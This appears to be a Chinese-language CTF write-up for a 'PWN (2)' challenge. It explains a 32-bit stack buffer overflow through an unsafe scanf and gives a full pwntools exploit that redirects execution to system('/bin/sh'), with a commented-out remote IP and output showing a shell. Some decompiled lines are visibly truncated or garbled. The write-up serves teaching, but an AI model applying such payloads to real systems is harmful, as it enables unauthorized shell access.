PWN (2)

本题是一个简单的栈溢出攻击,要求拿到服务器的shell,已知附件二进制文件中有字符串"/bin/sh"

用IDA反编译main函数,找到如下关键代码:

```
overflow_me();
callme("date");
```

反编译callme:

```
int __cdecl callme(char *command)
{
   return system(command);
}
```


那末必然要在overflow_me中实现栈溢出,覆盖正确的返回地址,同时将"/bin/sh"的地址放到栈的合适位置以被callme获取,从而执行system("/bin/sh")拿到shell.

反编译overflow_me:

```
int overflow me()
  char v1; // [sp+8h] [bp-10h]@1
 puts("\n\nIn this program, passing a poi
  sleep(1u);
 puts("BTW, calling system directly is th
 puts("I suggested you trying in this way
  sleep(1u);
  puts("??What is .got table?\nhttps://www
  sleep(1u);
 puts("But I can tell you how to find it,
 puts("In IDA, View->Open subviews->Seqme
 sleep(1u);
 puts("---
 puts("So, what's your name:");
   isoc99_scanf("%32s", &v1);
 return printf("Hello %s, I'll print time
```

代码中使用了不安全的scanf,这是溢出的关键,只需获得局部变量v1在栈里的位置即可——使用qdb反汇编:

ebp-0x10便是v1的地址,画出上图时刻的栈映像:



因此需要输入 ['a'*20 + 4字节callme入口地址, 使得最后执行ret后eip被设置为callme的入口地址.

现在需要解决的问题是如何给callme传递参数

overflow执行ret指令时esp指向z单元,执行ret后(eip)=callme入口地址,esp指向y单元.

gdb反汇编callme:

```
0x804852b <callme>:
                             ebp
0x804852c <callme+1>:
                              mov
                                     ebp,esp
0x804852e <callme+3>:
                              sub
                                     esp,0x8
0x8048531 <callme+6>:
                              sub
                                     esp,θxc
0x8048534 <callme+9>:
                              push
                                     DWORD PTR [ebp+0x8]
0x8048537 <callme+12>:
                              call
                                     0x80483f0 <system@plt>
0x804853c <callme+17>:
                                     esp,0x10
                              add
0x804853f <callme+20>:
                              nop
```

执行push ebp时,先将esp向低地址移动一个单位(32位机上一个单位为4字节),使esp指向z单元,然后向z单元中写入ebp的原值. mov esp,ebp后ebp指向z单元. push DWORD PTR [ebp+0x8]说明需要从ebp+0x8处获取 system函数的参数,而ebp+0x8指向x单元. 因此最终的填充字节为:

'a'*20 + 4字节callme入口地址 + 'a'*4 + "/bin/sh"的地址

对照栈映像图统一说明之:

- 'a'*20 填充 "16Bytes"和"原ebp"
- 4字节callme入口地址 填充Z单元
- 'a'*4 填充y单元
- "/bin/sh"的地址 填充**x**单元

其中, "/bin/sh"的地址通过IDA获取:

.rodata:08048780 00000008 C /bin/sh

完整的python代码即运行结果如下:

```
from pwn import *

#p = remote('128.199.220.74', 10001)
p = process('pwn2')
elf = ELF('pwn2')

binsh_addr = 0x08048780
callme_addr = elf.symbols['callme']
payload = 'a'*20 + p32(callme_addr) + 'a'*4 + p32(binsh_addr)

p.sendline('Y')
p.sendline(payload)
p.interactive()
```

```
So, what's your name:
Hello aaaaaaaaaaaaaaaaaaa+\x85\x0aaaa\x80\x87\x0, I'll p
$ echo "Got shell!"
Got shell!
```